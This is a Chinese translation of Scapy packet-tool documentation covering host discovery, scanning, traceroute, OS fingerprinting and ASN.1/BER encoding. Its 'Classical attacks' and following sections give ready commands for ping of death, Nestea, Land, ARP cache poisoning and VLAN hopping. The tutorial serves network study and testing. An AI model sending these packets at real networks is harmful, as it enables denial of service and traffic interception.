在本地以太网络上最快速地发现主机的方法莫过于ARP Ping了：

```
>>> ans,unans=srp(Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(pdst="192.1
68.1.0/24"),timeout=2)
```

用以下命令可以来审查应答：

```
>>> ans.summary(lambda (s,r): r.sprintf("%Ether.src% %ARP.psrc%"
) )
```

Scapy还包含内建函数`arping()`,该函数实现的功能和以上的两个命令类似：

```
>>> arping("192.168.1.*")
```

## ICMP Ping

可以用以下的命令来模拟经典的ICMP Ping：

```
>>> ans,unans=sr(IP(dst="192.168.1.1-254")/ICMP())
```

用以下的命令可以收集存活主机的信息：

```
>>> ans.summary(lambda (s,r): r.sprintf("%IP.src% is alive") )
```

## TCP Ping

如果ICMP echo请求被禁止了，我们依旧可以用不同的TCP Pings，就像下面的TCP SYN Ping:

```
>>> ans,unans=sr( IP(dst="192.168.1.*")/TCP(dport=80,flags="S")
)
```

对我们的刺探有任何响应就意味着为一台存活主机，可以用以下的命令收集结果：

```
>>> ans.summary( lambda(s,r) : r.sprintf("%IP.src% is alive") )
```

# UDP Ping

如果其他的都失败了，还可以使用UDP Ping，它可以让存活主机产生ICMP Port unreachable错误。你可以挑选任何极有可能关闭的端口，就像端口0：

```
>>> ans,unans=sr( IP(dst="192.168.*.1-10")/UDP(dport=0) )
```

同样的，使用以下命令收集结果：

```
>>> ans.summary( lambda(s,r) : r.sprintf("%IP.src% is alive") )
```

# Classical attacks

Malformed packets:

```
>>> send(IP(dst="10.1.1.5", ihl=2, version=3)/ICMP())
```

Ping of death (Muuahahah):

```
>>> send( fragment(IP(dst="10.0.0.5")/ICMP()/("X"*60000)) )
```

Nestea attack:

```
>>> send(IP(dst=target, id=42, flags="MF")/UDP()/("X"*10))
>>> send(IP(dst=target, id=42, frag=48)/("X"*116))
>>> send(IP(dst=target, id=42, flags="MF")/UDP()/("X"*224))
```

Land attack (designed for Microsoft Windows):

```
>>> send(IP(src=target,dst=target)/TCP(sport=135,dport=135))
```

## ARP cache poisoning

这种攻击可以通过VLAN跳跃攻击投毒ARP缓存，使得其他客户端无法加入真正的网关地址。

经典的ARP缓存投毒：

```
>>> send( Ether(dst=clientMAC)/ARP(op="who-has", psrc=gateway, p
dst=client),
      inter=RandNum(10,40), loop=1 )
```

使用double 802.1q封装进行ARP缓存投毒：

```
>>> send( Ether(dst=clientMAC)/Dot1Q(vlan=1)/Dot1Q(vlan=2)
      /ARP(op="who-has", psrc=gateway, pdst=client),
      inter=RandNum(10,40), loop=1 )
```

## TCP Port Scanning

发送一个TCP SYN到每一个端口上。等待一个SYN-ACK或者是RST或者是一个ICMP错误：

```
>>> res,unans = sr( IP(dst="target")
                /TCP(flags="S", dport=(1,1024)) )
```

将开放的端口结果可视化：

```
>>> res.nsummary( lfilter=lambda (s,r): (r.haslayer(TCP) and (r.
getlayer(TCP).flags & 2)) )
```

## IKE Scanning

我们试图通过发送ISAKMP Security Association proposals来确定VPN集中器，并接收应答：

```
>>> res,unans = sr( IP(dst="192.168.1.*")/UDP()
                /ISAKMP(init_cookie=RandString(8), exch_type="id
entity prot.")
                /ISAKMP_payload_SA(prop=ISAKMP_payload_Proposal(
))
              )
```

可视化结果列表：

```
>>> res.nsummary(prn=lambda (s,r): r.src, lfilter=lambda (s,r):
r.haslayer(ISAKMP) )
```

# Advanced traceroute

## TCP SYN traceroute

```
>>> ans,unans=sr(IP(dst="4.2.2.1",ttl=(1,10))/TCP(dport=53,flags
="S"))
```

结果会是：

```
>>> ans.summary( lambda(s,r) : r.sprintf("%IP.src%\t{ICMP:%ICMP.
type%}\t{TCP:%TCP.flags%}"))
192.168.1.1     time-exceeded
68.86.90.162    time-exceeded
4.79.43.134     time-exceeded
4.79.43.133     time-exceeded
4.68.18.126     time-exceeded
4.68.123.38     time-exceeded
4.2.2.1         SA
```

## UDP traceroute

相比较TCP来说， traceroute一个UDP应用程序是不可靠的，因为ta没有握手的过程。我们需要给一个应用性的有效载荷（DNS，ISAKMP，NTP等）来得到一个应答：

```
>>> res,unans = sr(IP(dst="target", ttl=(1,20))/UDP()/DNS(qd=DNS
QR(qname="test.com"))
```

我们可以想象得到一个路由器列表的结果：

```
>>> res.make_table(lambda (s,r): (s.dst, s.ttl, r.src))
```

## DNS traceroute

我们可以在 `traceroute()` 函数中设置 `l4` 参数为一个完整的数据包，来实现DNS traceroute：

```
>>> ans,unans=traceroute("4.2.2.1",l4=UDP(sport=RandShort())/DNS
(qd=DNSQR(qname="thesprawl.org")))
Begin emission:
..*....******...******.***...****Finished to send 30 packets.
*****...***...............................
Received 75 packets, got 28 answers, remaining 2 packets
   4.2.2.1:udp53
1  192.168.1.1     11
4  68.86.90.162    11
5  4.79.43.134     11
6  4.79.43.133     11
7  4.68.18.62      11
8  4.68.123.6      11
9  4.2.2.1
...
```

# Etherleaking

```
>>> sr1(IP(dst="172.16.1.232")/ICMP())
<IP src=172.16.1.232 proto=1 [...] |<ICMP code=0 type=0 [...]|
<Padding load='0O\x02\x01\x00\x04\x06public\xa2B\x02\x02\x1e' |>
>>
```

# ICMP leaking

这是一个Linux2.0的一个bug：

```
>>> sr1(IP(dst="172.16.1.1", options="\x02")/ICMP())
<IP src=172.16.1.1 [...] |<ICMP code=0 type=12 [...] |
<IPerror src=172.16.1.24 options='\x02\x00\x00\x00' [...] |
<ICMPerror code=0 type=8 id=0x0 seq=0x0 chksum=0xf7ff |
<Padding load='\x00[...]\x00\x1d.\x00V\x1f\xaf\xd9\xd4;\xca' |>>
>>>
```

# VLAN hopping

在非常特殊的情况下，使用double 802.1q封装，可以将一个数据包跳到另一个VLAN中：

```
>>> sendp(Ether()/Dot1Q(vlan=2)/Dot1Q(vlan=7)/IP(dst=target)/ICM
P())
```

## Wireless sniffing

以下的命令将会像大多数的无线嗅探器那样显示信息：

```
>>> sniff(iface="ath0",prn=lambda x:x.sprintf("{Dot11Beacon:%Dot
11.addr3%\t%Dot11Beacon.info%\t%PrismHeader.channel%\tDot11Beaco
n.cap%}"))
```

以上命令会产生类似如下的输出：

```
00:00:00:01:02:03 netgear      6L   ESS+privacy+PBCC
11:22:33:44:55:66 wireless_100 6L   short-slot+ESS+privacy
44:55:66:00:11:22 linksys      6L   short-slot+ESS+privacy
12:34:56:78:90:12 NETGEAR      6L   short-slot+ESS+privacy+short
-preamble
```

# 0x03 Recipes

## Simplistic ARP Monitor

以下的程序使用了 `sniff()` 函数的回调功能（prn参数）。将store参数设置为0，就可以使 `sniff()` 函数不存储任何数据（否则会存储），所以就可以一直嗅探下去。filter参数 则用于在高负荷的情况下有更好的性能：filter会在内核中应用，而且Scapy就只能嗅探到ARP流量。

```
#! /usr/bin/env python
from scapy.all import *

def arp_monitor_callback(pkt):
    if ARP in pkt and pkt[ARP].op in (1,2): #who-has or is-at
        return pkt.sprintf("%ARP.hwsrc% %ARP.psrc%")

sniff(prn=arp_monitor_callback, filter="arp", store=0)
```

## Identifying rogue DHCP servers on your LAN

### Problem

你怀疑有人已经在你的LAN中安装了额外的未经授权的DHCP服务器-无论是故意的还是有意的。因此你想要检查是否有任何活动的DHCP服务器，并确定他们的IP和MAC地址。

## Solution

使用Scapy发送一个DHCP发现请求，并分析应答：

```
>>> conf.checkIPaddr = False
>>> fam,hw = get_if_raw_hwaddr(conf.iface)
>>> dhcp_discover = Ether(dst="ff:ff:ff:ff:ff:ff")/IP(src="0.0.0
.0",dst="255.255.255.255")/UDP(sport=68,dport=67)/BOOTP(chaddr=h
w)/DHCP(options=[("message-type","discover"),"end"])
>>> ans, unans = srp(dhcp_discover, multi=True)      # Press CTR
L-C after several seconds
Begin emission:
Finished to send 1 packets.
.*...*..
Received 8 packets, got 2 answers, remaining 0 packets
```

在这种情况下，我们得到了两个应答，所以测试网络上有两个活动的DHCP服务器：

```
>>> ans.summarize()
Ether / IP / UDP 0.0.0.0:bootpc > 255.255.255.255:bootps / BOOTP
 / DHCP ==> Ether / IP / UDP 192.168.1.1:bootps > 255.255.255.25
5:bootpc / BOOTP / DHCP
Ether / IP / UDP 0.0.0.0:bootpc > 255.255.255.255:bootps / BOOTP
 / DHCP ==> Ether / IP / UDP 192.168.1.11:bootps > 255.255.255.2
55:bootpc / BOOTP / DHCP
}}}
We are only interested in the MAC and IP addresses of the replie
s:
{{{
>>> for p in ans: print p[1][Ether].src, p[1][IP].src
...
00:de:ad:be:ef:00 192.168.1.1
00:11:11:22:22:33 192.168.1.11
```

## Discussion

我们设置 `multi=True` 来确保Scapy在接收到第一个响应之后可以等待更多的应答数据包。这也就是我们为什么不用更方便的 `dhcp_request()` 函数，而是手动地构造DCHP数据包的原因： `dhcp_request()` 使用 `srp1()` 来发送和接收数据包，这样在接收到一个应答数据包之后就会立即返回。

此外，Scapy通常确保应答来源于之前发送请求的目的地址。但是我们的DHCP数据包被发送到IP广播地址（255.255.255.255），任何应答数据包都将回复DCHP服务器的IP地址作为其源IP地址（e.g. 192.168.1.1）。由于这些IP地址不匹配，我们必须在发送请求前使用 `conf.checkIPaddr = False` 来禁用Scapy的check。

### See also



## Firewalking

TTL减一操作过滤后，只有没被过滤的数据包会产生一个ICMP TTL超时

```
>>> ans, unans = sr(IP(dst="172.16.4.27", ttl=16)/TCP(dport=(1,1
024)))
>>> for s,r in ans:
        if r.haslayer(ICMP) and r.payload.type == 11:
            print s.dport
```

在对多网卡的防火墙查找子网时，只有它自己的网卡IP可以达到这个TTL：

```
>>> ans, unans = sr(IP(dst="172.16.5/24", ttl=15)/TCP())
>>> for i in unans: print i.dst
```

## TCP Timestamp Filtering

### Problem

在比较流行的端口扫描器中，一种常见的情况就是没有设置TCP时间戳选项，而许多防火墙都包含一条规则来丢弃这样的TCP数据包。

### Solution

为了让Scapy能够到达其他位置，就必须使用其他选项：

```
>>> sr1(IP(dst="72.14.207.99")/TCP(dport=80,flags="S",options=[(
'Timestamp',(0,0))]))
```

## Viewing packets with Wireshark

### Problem

你已经使用Scapy收集或者嗅探了一些数据包，因为Wireshark高级的数据包展示功能，你想使用Wireshark查看这些数据包。

# Solution

正好可以使用 `wireshark()` 函数：

```
>>> packets = Ether()/IP(dst=Net("google.com/30"))/ICMP()     # first generate some packets
>>> wireshark(packets)                                         # show them with Wireshark
```

## Discussion

`wireshark()` 函数可以生成一个临时pcap文件，来包含你的数据包，然后会在后台启动Wireshark，使其在启动时读取该文件。

请记住Wireshark是处理第二层的数据包（通常被称为“帧”）。所以我们必须为ICMP数据包添加一个Ether()头。如果你直接将IP数据包（第三层）传递给Wireshark，你将会得到一个奇怪的结果。

你可以通过改变conf.prog.wireshark的配置设置，来告诉Scapy去哪寻找Wireshark可执行文件。

# OS Fingerprinting

## ISN

Scapy的可用于分析ISN（初始序列号）递增来发现可能有漏洞的系统。首先我们将在一个循环中发送SYN探头，来收集目标响应：

```
>>> ans,unans=srloop(IP(dst="192.168.1.1")/TCP(dport=80,flags="S"))
```

一旦我们得到响应之后，我们可以像这样开始分析收集到的数据：

```
>>> temp = 0
>>> for s,r in ans:
...    temp = r[TCP].seq - temp
...    print str(r[TCP].seq) + "\t+" + str(temp)
...
4278709328      +4275758673
4279655607      +3896934
4280642461      +4276745527
4281648240      +4902713
4282645099      +4277742386
4283643696      +5901310
```

## nmap_fp

在Scapy中支持Nmap指纹识别（是到Nmap v4.20的“第一代”功能）。在Scapy v2中，你首先得加载扩展模块：

```
>>> load_module("nmap")
```

如果你已经安装了Nmap，你可以让Scapy使用它的主动操作系统指纹数据库。清确保version 1签名数据库位于指定的路径：

```
>>> conf.nmap_base
```

然后你可以使用 `namp_fp()` 函数，该函数和Nmap操作系统检测引擎使用同样的探针：

```
>>> nmap_fp("192.168.1.1",oport=443,cport=1)
Begin emission:
.****..**Finished to send 8 packets.
*................................................
Received 58 packets, got 7 answers, remaining 1 packets
(1.0, ['Linux 2.4.0 - 2.5.20', 'Linux 2.4.19 w/grsecurity patch'
,
'Linux 2.4.20 - 2.4.22 w/grsecurity.org patch', 'Linux 2.4.22-ck
2 (x86)
w/grsecurity.org and HZ=1000 patches', 'Linux 2.4.7 - 2.6.11'])
```

## p0f

如果你已在操作系统中安装了p0f，你可以直接从Scapy中使用它来猜测操作系统名称和版本。（仅在SYN数据库被使用时）。首先要确保p0f数据库存在于指定的路径：

```
>>> conf.p0f_base
```

例如，根据一个捕获的数据包猜测操作系统：

```
>>> sniff(prn=prnp0f)
192.168.1.100:54716 - Linux 2.6 (newer, 1) (up: 24 hrs)
  -> 74.125.19.104:www (distance 0)
<Sniffed: TCP:339 UDP:2 ICMP:0 Other:156>
```

# 高级用法

> 译者：草帽小子_DJ
>
> 来源：Python Scapy（2.3.1）文档学习(四)：高级用法
>
> 原文：Advanced usage
>
> 协议：CC BY-NC-SA 2.5

## ASN.1 和 SNMP

### 什么是ASN.1？

> 注意：这只是我对ASN.1的个人观点，我会尽可能的做简单的解释。至于更多的理论或者学术观点，我相信你会在互联网上找到更好的。

ASN.1(抽象语法标记)是一种对数据进行表示、编码、传输和解码的数据格式。它用一种独立的方式给数据编码，用指定的编码规则给数据编码。

最常用的编码规则是BER(基本编码规则)和DER(识别名编码规则)，两者看起来是一样的，但是后者特殊在它保证了生成的编码的唯一性，当谈到加密，哈希和签名时，这个属性非常有意思。

ASN.1提供了基本的对象：整数，多种类型的字符串，浮点数，布尔值，容器，等等。它们组成了通用类。一种给定的协议能提供组成其他对象的上下文类。比如，SNMP定义了 `PDU_SET` 和 `PDU_GET` 对象，还有其他的应用和私有类。

每一个对象将会给一个标签用来定义编码规则。从1开始用于通由类，1是布尔值，2是整型，3是一个字节字符串，6是OID，48是一个序列。标签来自 `Context` 类，从0xa0开始。当从0xa0遇到一个对象标签，我们将需要知道能够解码的 `context` 。比如说，在SNMP的 `context` 下，0xa0是一个 `PDU_GET` 对象，而在X509的 `context` 下，它是一个证书版本的容器。

其他对象通过组装基本的对象产生。新的结构是是用先前已经定义或者存在的序列和阵列组成。最终的对象(X509证书，一个SNMP数据包)是一棵非叶子结点序列的树，并设置对象(或者派生的对象)，叶子节点是整数，字符串，OID等等。

### Scapy和ASN.1

Scapy提供了一种简单的方法加解密ASN.1，还提供了一个编码器/解码器。它比ASN.1的解析器更加宽松并忽略了一些约束。它不会取代ASN.1的解析器或者是ASN.1的编译器，事实上，它被编写的可以编码或者解密损坏的ASN.1。它可以处理损坏的编码字符串并创建他们。

## ASN.1引擎

注意：这里介绍的许多类的定义都用到了元类。如果你不仔细的看源码，只看我的讲解，你可能认为他们有时的行为很神奇。Scapy的ASN.1引擎提供连接对象和他们的标签。它们都继承自 `ASN1_Class` 。第一个是 `ASN1_Class_UNIVERSAL` ，它提供的标签是最为通用的标签。每个新的 `context` (SNMP,X509)都将继承它，并添加自己的标签。

```
class ASN1_Class_UNIVERSAL(ASN1_Class):
    name = "UNIVERSAL"
# [...]
    BOOLEAN = 1
    INTEGER = 2
    BIT_STRING = 3
# [...]

class ASN1_Class_SNMP(ASN1_Class_UNIVERSAL):
    name="SNMP"
    PDU_GET = 0xa0
    PDU_NEXT = 0xa1
    PDU_RESPONSE = 0xa2

class ASN1_Class_X509(ASN1_Class_UNIVERSAL):
    name="X509"
    CONT0 = 0xa0
    CONT1 = 0xa1
# [...]
```

所有的ASN.1对象都被简单的Python实例表示，并隐藏的原始的值。简单的逻辑被 `ASN1_Object` 所继承处理。因此他们相当简单。

```
class ASN1_INTEGER(ASN1_Object):
    tag = ASN1_Class_UNIVERSAL.INTEGER

class ASN1_STRING(ASN1_Object):
    tag = ASN1_Class_UNIVERSAL.STRING

class ASN1_BIT_STRING(ASN1_STRING):
    tag = ASN1_Class_UNIVERSAL.BIT_STRING
```

这些实例可以组装并创建一个ASN.1树：

```
>>> x=ASN1_SEQUENCE([ASN1_INTEGER(7),ASN1_STRING("egg"),ASN1_SEQ
UENCE([ASN1_BOOLEAN(False)])])
>>> x
<ASN1_SEQUENCE[[<ASN1_INTEGER[7]>, <ASN1_STRING['egg']>, <ASN1_S
EQUENCE[[<ASN1_BOOLEAN[False]>]]>]]>
>>> x.show()
# ASN1_SEQUENCE:
 <ASN1_INTEGER[7]>
 <ASN1_STRING['egg']>
 # ASN1_SEQUENCE:
 <ASN1_BOOLEAN[False]>
```

## 编码引擎

作为标准，ASN.1和编码是独立的。我们只看到怎样生成一个组合的ASN.1对象，解码或者编码它我们只需要选择一个解码规则。Scapy目前只提供BER编码规则（事实上，它可能是DER规则，DER看起来像是BER，除了一小部分编码通过授权才可以得到）。我称它为ASN.1编解码器。

编码和解码都是编解码器的类方法提供的。比如说 `BERcodec_INTEGER` 提供了一个 `enc()` 和一个 `dec()` 类方法可以将编码的字符串和其类型的值之间进行转换。它们都继承自 `BERcodec_Object` ，它能解码任何类型。

```
>>> BERcodec_INTEGER.enc(7)
'\x02\x01\x07'
>>> BERcodec_BIT_STRING.enc("egg")
'\x03\x03egg'
>>> BERcodec_STRING.enc("egg")
'\x04\x03egg'
>>> BERcodec_STRING.dec('\x04\x03egg')
(<ASN1_STRING['egg']>, '')
>>> BERcodec_STRING.dec('\x03\x03egg')
Traceback (most recent call last):
  File "<console>", line 1, in ?
  File "/usr/bin/scapy", line 2099, in dec
    return cls.do_dec(s, context, safe)
  File "/usr/bin/scapy", line 2178, in do_dec
    l,s,t = cls.check_type_check_len(s)
  File "/usr/bin/scapy", line 2076, in check_type_check_len
    l,s3 = cls.check_type_get_len(s)
  File "/usr/bin/scapy", line 2069, in check_type_get_len
    s2 = cls.check_type(s)
  File "/usr/bin/scapy", line 2065, in check_type
    (cls.__name__, ord(s[0]), ord(s[0]),cls.tag), remaining=s)
BER_BadTag_Decoding_Error: BERcodec_STRING: Got tag [3/0x3] whil
e expecting <ASN1Tag STRING[4]>
### Already decoded ###
None
### Remaining ###
'\x03\x03egg'
>>> BERcodec_Object.dec('\x03\x03egg')
(<ASN1_BIT_STRING['egg']>, '')
```

ASN.1对象使用它们的 `enc()` 方法解码。这个方法必须被我们要使用的编解码器所调用，所有的便把解码器都被 `ASN1_Codecs` 对象所引用。 `str()` 也能被用到，在这种情况下，默认的编解码器( `conf.ASN1_default_codec` )也会被用到。

```
>>> x.enc(ASN1_Codecs.BER)
'0\r\x02\x01\x07\x04\x03egg0\x03\x01\x01\x00'
>>> str(x)
'0\r\x02\x01\x07\x04\x03egg0\x03\x01\x01\x00'
>>> xx,remain = BERcodec_Object.dec(_)
>>> xx.show()
# ASN1_SEQUENCE:
 <ASN1_INTEGER[7L]>
 <ASN1_STRING['egg']>
 # ASN1_SEQUENCE:
 <ASN1_BOOLEAN[0L]>

>>> remain
''
```

默认情况下，解码器使用 `Universal` 类进行解码，这就意味着在 `Context` 类中定义的对象将不会被解码，这有一个比较好的原因：这个解码取决于 `context` ！

```
>>> cert="""
... MIIF5jCCA86gAwIBAgIBATANBgkqhkiG9w0BAQUFADCBgzELMAkGA1UEBhMC
... VVMxHTAbBgNVBAoTFEFPTCBUaW1lIFdhcm5lciBJbmMuMRwwGgYDVQQLExNB
... bWVyaWNhIE9ubGluZSBJbmMuMTcwNQYDVQQDEy5BT0wgVGltZSBXYXJuZXIg
... Um9vdCBDZXJ0aWZpY2F0aW9uIEF1dGhvcml0eSAyMB4XDTAyMDUyOTA2MDAw
... MFoXDTM3MDkyODIzNDMwMFowgYMxCzAJBgNVBAYTAlVTMR0wGwYDVQQKExRB
... T0wgVGltZSBXYXJuZXIgSW5jLjEcMBoGA1UECxMTQW1lcmljYSBPbmxpbmUg
... SW5jLjE3MDUGA1UEAxMuQU9MIFRpbWUgV2FybmVyIFJvb3QgQ2VydGlmaWNh
... dGlvbiBBdXRob3JpdHkgMjCCAiIwDQYJKoZIhvcNAQEBBQADggIPADCCAgoC
... ggIBALQ3WggWmRToVbEbJGv8x4vmh6mJ7ouZzU9AhqS2TcnZsdw8TQ2FTBVs
... RotSeJ/4I/1n9SQ6aF3Q92RhQVSji6UI0ilbm2BPJoPRYxJWSXakFsKlnUWs
... i4SVqBax7J/qJBrvuVdcmiQhLE0OcR+mrF1FdAOYxFSMFkpBd4aVdQxHAWZg
... /BXxD+r1FHjHDtdugRxev17nOirYlxcwfACtCJ0zr7iZYYCLqJV+FNwSbKTQ
... 2O9ASQI2+W6p1h2WVgSysy0WVoaP2SBXgM1nEG2wTPDaRrbqJS5Gr42whTg0
... ixQmgiusrpkLjhTXUr2eacOGAgvqdnUxCc4zGSGFQ+aJLZ8lN2fxI2rSAG2X
... +Z/nKcrdH9cG6rjJuQkhn8g/BsXS6RJGAE57COtCPStIbp1n3UsC5ETzkxml
... J85per5n0/xQpCyrw2u544BMzwVhSyvcG7mm0tCq9Stz+86QNZ8MUhy/XCFh
... EVsVS6kkUfykXPcXnbDS+gfpj1bkGoxoigTTfFrjnqKhynFbotSg5ymFXQNo
... Kk/SBtc9+cMDLz9l+WceR0DTYw/j1Y75hauXTLPXJuuWCpTehTacyH+BCQJJ
... Kg71ZDIMgtG6aoIbs0t0EfOMd9afv9w3pKdVBC/UMejTRrkDfNoSTllkt1Ex
... MVCgyhwn2RAurda9EGYrw7AiShJbAgMBAAGjYzBhMA8GA1UdEwEB/wQFMAMB
... Af8wHQYDVR0OBBYEFE9pbQN+nZ8HGEO8txBO1b+pxCAoMB8GA1UdIwQYMBaA
... FE9pbQN+nZ8HGEO8txBO1b+pxCAoMA4GA1UdDwEB/wQEAwIBhjANBgkqhkiG
... 9w0BAQUFAAOCAgEAO/Ouyuguh4X7ZVnnrREUpVe8WJ8kEle7+z802u6teio0
... cnAxa8cZmIDJgt43d15Ui47y6mdPyXSEkVYJ1eV6moG2gcKtNuTxVBFT8zRF
... ASbI5Rq8NEQh3q0l/HYWdyGQgJhXnU7q7C+qPBR7V8F+GBRn7iTGvboVsNIY
... vbdVgaxTwOjdaRITQrcCtQVBynlQboIOcXKTRuidDV29rs4prWPVVRaAMCf/
... drr3uNZK49m1+VLQTkCpx+XCMseqdiThawVQ68W/ClTluUI8JPu3B5wwn3la
... 5uBAUhX0/Kr0VvlEl4ftDmVyXr4m+02kLQgH3thcoNyBM5kYJRF3p+v9WAks
... mWsbivNSPxpNSGDxoPYzAlOL7SUJuA0t7Zdz7NeWH45gDtoQmy8YJPamTQr5
... O8t1wswvziRpyQoijlmn94IM19drNZxDAGrElWe6nEXLuA4399xOAU++CrYD
... 062KRffaJ00psUjf5BHklka9bAI+1lHIlRcBFanyqqryvy9lG2/QuRqT9Y41
... xICHPpQvZuTpqP9BnHAqTyo5GJUefvthATxRCC4oGKQWDzH9OmwjkyB24f0H
... hdFbP9IcczLd+rn4jM8Ch3qaluTtT4mNU0OrDhPAARW0eTjb/G49nlG2uBOL
... Z8/5fNkiHfZdxRwBL5joeiQYvITX+txyW/fBOmg=
... """.decode("base64")
>>> (dcert,remain) = BERcodec_Object.dec(cert)
Traceback (most recent call last):
  File "<console>", line 1, in ?
  File "/usr/bin/scapy", line 2099, in dec
    return cls.do_dec(s, context, safe)
  File "/usr/bin/scapy", line 2094, in do_dec
    return codec.dec(s,context,safe)
  File "/usr/bin/scapy", line 2099, in dec
    return cls.do_dec(s, context, safe)
  File "/usr/bin/scapy", line 2218, in do_dec
    o,s = BERcodec_Object.dec(s, context, safe)
  File "/usr/bin/scapy", line 2099, in dec
    return cls.do_dec(s, context, safe)
```

```
  File "/usr/bin/scapy", line 2094, in do_dec
    return codec.dec(s,context,safe)
  File "/usr/bin/scapy", line 2099, in dec
    return cls.do_dec(s, context, safe)
  File "/usr/bin/scapy", line 2218, in do_dec
    o,s = BERcodec_Object.dec(s, context, safe)
  File "/usr/bin/scapy", line 2099, in dec
    return cls.do_dec(s, context, safe)
  File "/usr/bin/scapy", line 2092, in do_dec
    raise BER_Decoding_Error("Unknown prefix [%02x] for [%r]" %
(p,t), remaining=s)
BER_Decoding_Error: Unknown prefix [a0] for ['\xa0\x03\x02\x01\x
02\x02\x01\x010\r\x06\t*\x86H...']
### Already decoded ###
[[]]
### Remaining ###
'\xa0\x03\x02\x01\x02\x02\x01\x010\r\x06\t*\x86H\x86\xf7\r\x01\x
01\x05\x05\x000\x81\x831\x0b0\t\x06\x03U\x04\x06\x13\x02US1\x1d0
\x1b\x06\x03U\x04\n\x13\x14AOL Time Warner Inc.1\x1c0\x1a\x06\x0
3U\x04\x0b\x13\x13America Online Inc.1705\x06\x03U\x04\x03\x13.A
OL Time Warner Root Certification Authority 20\x1e\x17\r02052906
0000Z\x17\r370928234300Z0\x81\x831\x0b0\t\x06\x03U\x04\x06\x13\x
02US1\x1d0\x1b\x06\x03U\x04\n\x13\x14AOL Time Warner Inc.1\x1c0\
x1a\x06\x03U\x04\x0b\x13\x13America Online Inc.1705\x06\x03U\x04
\x03\x13.AOL Time Warner Root Certification Authority 20\x82\x02
"0\r\x06\t*\x86H\x86\xf7\r\x01\x01\x01\x05\x00\x03\x82\x02\x0f\x
000\x82\x02\n\x02\x82\x02\x01\x00\xb47Z\x08\x16\x99\x14\xe8U\xb1
\x1b$k\xfc\xc7\x8b\xe6\x87\xa9\x89\xee\x8b\x99\xcdO@\x86\xa4\xb6
M\xc9\xd9\xb1\xdc<M\r\x85L\x15lF\x8bRx\x9f\xf8#\xfdg\xf5$:h]\xd0
\xf7daAT\xa3\x8b\xa5\x08\xd2)[\x9b`O&\x83\xd1c\x12VIv\xa4\x16\xc
2\xa5\x9dE\xac\x8b\x84\x95\xa8\x16\xb1\xec\x9f\xea$\x1a\xef\xb9W
\\\x9a$!,M\x0eq\x1f\xa6\xac]Et\x03\x98\xc4T\x8c\x16JAw\x86\x95u\
x0cG\x01f`\xfc\x15\xf1\x0f\xea\xf5\x14x\xc7\x0e\xd7n\x81\x1c^\xb
f^\xe7:*\xd8\x97\x170|\x00\xad\x08\x9d3\xaf\xb8\x99a\x80\x8b\xa8
\x95~\x14\xdc\x12l\xa4\xd0\xd8\xef@I\x026\xf9n\xa9\xd6\x1d\x96V\
x04\xb2\xb3-\x16V\x86\x8f\xd9 W\x80\xcdg\x10m\xb0L\xf0\xdaF\xb6\
xea%.F\xaf\x8d\xb0\x8584\x8b\x14&\x82+\xac\xae\x99\x0b\x8e\x14\x
d7R\xbd\x9ei\xc3\x86\x02\x0b\xeavu1\t\xce3\x19!\x85C\xe6\x89-\x9
f%7g\xf1#j\xd2\x00m\x97\xf9\x9f\xe7)\xca\xdd\x1f\xd7\x06\xea\xb8
\xc9\xb9\t!\x9f\xc8?\x06\xc5\xd2\xe9\x12F\x00N{\x08\xebB=+Hn\x9d
g\xddK\x02\xe4D\xf3\x93\x19\xa5\'\xceiz\xbeg\xd3\xfcP\xa4,\xab\x
c3k\xb9\xe3\x80L\xcf\x05aK+\xdc\x1b\xb9\xa6\xd2\xd0\xaa\xf5+s\xf
b\xce\x905\x9f\x0cR\x1c\xbf\\!a\x11[\x15K\xa9$Q\xfc\xa4\\\xf7\x1
7\x9d\xb0\xd2\xfa\x07\xe9\x8fV\xe4\x1a\x8ch\x8a\x04\xd3|Z\xe3\x9
e\xa2\xa1\xcaq[\xa2\xd4\xa0\xe7)\x85]\x03h*O\xd2\x06\xd7=\xf9\xc
3\x03/?e\xf9g\x1eG@\xd3c\x0f\xe3\xd5\x8e\xf9\x85\xab\x97L\xb3\xd
7&\xeb\x96\n\x94\xde\x856\x9c\xc8\x7f\x81\t\x02I*\x0e\xf5d2\x0c\
x82\xd1\xbaj\x82\x1b\xb3Kt\x11\xf3\x8cw\xd6\x9f\xbf\xdc7\xa4\xa7
U\x04/\xd41\xe8\xd3F\xb9\x03|\xda\x12NYd\xb7Q11P\xa0\xca\x1c\'\x
d9\x10.\xad\xd6\xbd\x10f+\xc3\xb0"J\x12[\x02\x03\x01\x00\x01\xa3
c0a0\x0f\x06\x03U\x1d\x13\x01\x01\xff\x04\x050\x03\x01\x01\xff0\
x1d\x06\x03U\x1d\x0e\x04\x16\x04\x14Oim\x03~\x9d\x9f\x07\x18C\xb
c\xb7\x10N\xd5\xbf\xa9\xc4 (0\x1f\x06\x03U\x1d#\x04\x180\x16\x80
```

```
\x14Oim\x03~\x9d\x9f\x07\x18C\xbc\xb7\x10N\xd5\xbf\xa9\xc4 (0\x0
e\x06\x03U\x1d\x0f\x01\x01\xff\x04\x04\x03\x02\x01\x860\r\x06\t*
\x86H\x86\xf7\r\x01\x01\x05\x05\x00\x03\x82\x02\x01\x00;\xf3\xae
\xca\xe8.\x87\x85\xfbeY\xe7\xad\x11\x14\xa5W\xbcX\x9f$\x12W\xbb\
xfb?4\xda\xee\xadz*4rp1k\xc7\x19\x98\x80\xc9\x82\xde7w^T\x8b\x8e
\xf2\xeagO\xc9t\x84\x91V\t\xd5\xe5z\x9a\x81\xb6\x81\xc2\xad6\xe4
\xf1T\x11S\xf34E\x01&\xc8\xe5\x1a\xbc4D!\xde\xad%\xfcv\x16w!\x90
\x80\x98W\x9dN\xea\xec/\xaa<\x14{W\xc1~\x18\x14g\xee$\xc6\xbd\xb
a\x15\xb0\xd2\x18\xbd\xb7U\x81\xacS\xc0\xe8\xddi\x12\x13B\xb7\x0
2\xb5\x05A\xcayPn\x82\x0eqr\x93F\xe8\x9d\r]\xbd\xae\xce)\xadc\xd
5U\x16\x800\'\xffv\xba\xf7\xb8\xd6J\xe3\xd9\xb5\xf9R\xd0N@\xa9\x
c7\xe5\xc22\xc7\xaav$\xe1k\x05P\xeb\xc5\xbf\nT\xe5\xb9B<$\xfb\xb
7\x07\x9c0\x9fyZ\xe6\xe0@R\x15\xf4\xfc\xaa\xf4V\xf9D\x97\x87\xed
\x0eer^\xbe&\xfbM\xa4-\x08\x07\xde\xd8\\\xa0\xdc\x813\x99\x18%\x
11w\xa7\xeb\xfdX\t,\x99k\x1b\x8a\xf3R?\x1aMH`\xf1\xa0\xf63\x02S\
